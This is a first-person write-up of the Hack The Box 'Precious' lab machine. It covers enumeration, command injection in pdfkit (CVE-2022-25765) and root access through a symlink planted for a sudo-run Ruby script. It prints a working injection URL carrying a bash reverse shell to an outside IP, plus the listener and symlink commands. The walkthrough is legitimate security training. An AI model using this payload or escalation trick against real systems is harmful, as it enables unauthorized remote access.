Precious
· Matthew Crum
Creator: Nauten
Difficulty: Easy
Link: Precious
Introduction

Precious is an Easy level Linux system on Hack The Box. This machine had me exploit CVE-2022-25765. Which is a Command Injection vulnerability when the URL is not properly sanitized on systems running versions of pdfkit older than 0.8.7.2. Once inside the system I was able to enumerate login credentials for a user with sudo privileges over a dependency update script. Running the script I was able to see that it called to a file that didn’t exist on the system, so I created a symbolic link to the root.txt file named after the file called in the update script. Running the script again with sudo privileges caused it to output the contents of the symbolic link, which contained the flag I wanted.
Enumeration
I start every machine off with an nmap service scan.
sudo nmap -sV -sC -O <target_ip>



I can see that port 22/tcp is open to ssh traffic using OpenSSH 8.4p1 and that port 80/tcp is open to http traffic using nginx 1.18.0. I ran searchsploit on both but came up empty handed.

I also ran a nikto scan on the machine that didn’t have very many results. There were a few notes about the header on the nginx but outside of that not much else.
nikto -h <target_ip>
Web Enumeration

When I first navigate to the web page I get an error that it doesn’t exist. I noticed it convert the url to a host_name, so to view the web application I had to add the ip_address and the host_name associated with it to the /etc/hosts file on my machine.

From there I can view a webpage that converts any url entered into a submission bar into a pdf. Seems kind of handy, except when I tested it only a blank pdf is loaded.
I went on to do a lot that didn’t work, from running gobuster and loading the web application in burp suite to try to see if I could figure out what was going on. Eventually I got around to inspecting the page soucre of the pdf that is created and was able to find the service doing the conversion and it’s version pdfkit v0.8.6.


Searching for pdfkit vulnerabilities I was able to find CVE-2022-25765
In versions of pdfkit older than 0.87 the application could be vulnerable command injection where the URL is not properly sanitized.
Exploitation
So I just need to tack a reverse shell onto the end of the url that I have the webpage convert with pdfkit and catch it with a listener on my host system.
nc -l <host_ip> port

http://10.129.79.142/?name=#{\%20'bash -c "bash -i >& /dev/tcp/10.10.14.16/4242 0>&1"'}*Jekyll really does not like the url encoded space in that payload, there is no escape character in the payload itself but I couldn’t figure out how else to get jekyll to accept it when building out the page.
The reverse shell was found on payload all the things

The payload starts with a url comprised of the ip address of the target system, ?name= is a query parameter used to pass additional data to the server through the URL. The # is used to concatenate the payload.
Everything following it gets wrapped in {} to indicate the text within them is a command, %20 is a url encoded space character, then everything to follow is wrapped in '', bash -c allows a string to be run as a command, bash -i starts and interactive session of bash and >& is used to redirect the stdout and stderr to a file descriptor.
/dev/tcp/10.10.14.16/4242 is the file descriptor that allows the process to communicate with the host_ip on port 4242, then 0>&1 is used to redirect the stdin to the file descriptor.
The results is a shell with the same access rights as the process running the script on the target system, which in this case was ruby

Unfortunately User ruby doesn’t have a lot of permissions or even access to read very many files. The home directory lists one other user henry, and inside of Henry’s home directory is the user.txt file containing the user flag. Ruby can’t read it though.


I looked around on the file system for anything ruby could do to possibly move me to another user and found nothing for a long time. Finally I decided to search for any other files related to user henry and found a file that had a username:password text format for henry.

Privilege Escalation
With Henry’s password at hand I’m able to just ssh into the machine using the open service on port 22 and then cat the user.txt file once I’m in.


The first thing I do when I get access to a new user on a linux machine is run sudo -l to see what they are allowed to do. In Henry’s case they are able to run a script that will update the dependencies for ruby with root access without a password, so I ran it to see what all it did, which seems to be generate an error.
sudo /usr/bin/ruby /opt/update_dependencies.rb


To me it looked like the script was trying to read the contents of the dependencies.yml file and perhaps from there it will try to write in any updates to it, except the file doesn’t exist so an error gets generated.
I can create a symbolic link to the root.txt file and name it dependencies.yml and when I run the script using sudo the script should read the root.txt file with root privileges when it tries to call dependencies.yml.
ln -s /root/root.txt dependencies.yml
sudo /usr/bin/ruby /opt/update_dependencies.rb 

Final Thoughts
This machine was definitely on the Easy side, I’m not sure that’s a testament to my own skills improving so much as this one just kind of had everything laid out for me. I think it would actually be a good candidate for the “Beginner Track” if it’s not already on one somewhere. This was my second time having a real use for symbolic links and my first time actually breaking down a reverse shell payload piece by piece to understand what exactly was going on. I wasted a lot of time on this one just being unorganized and moving on to new tools before gathering all of the relevant information I had already found. In the future I will definitely be more organized in my approach to machines thanks to Precious.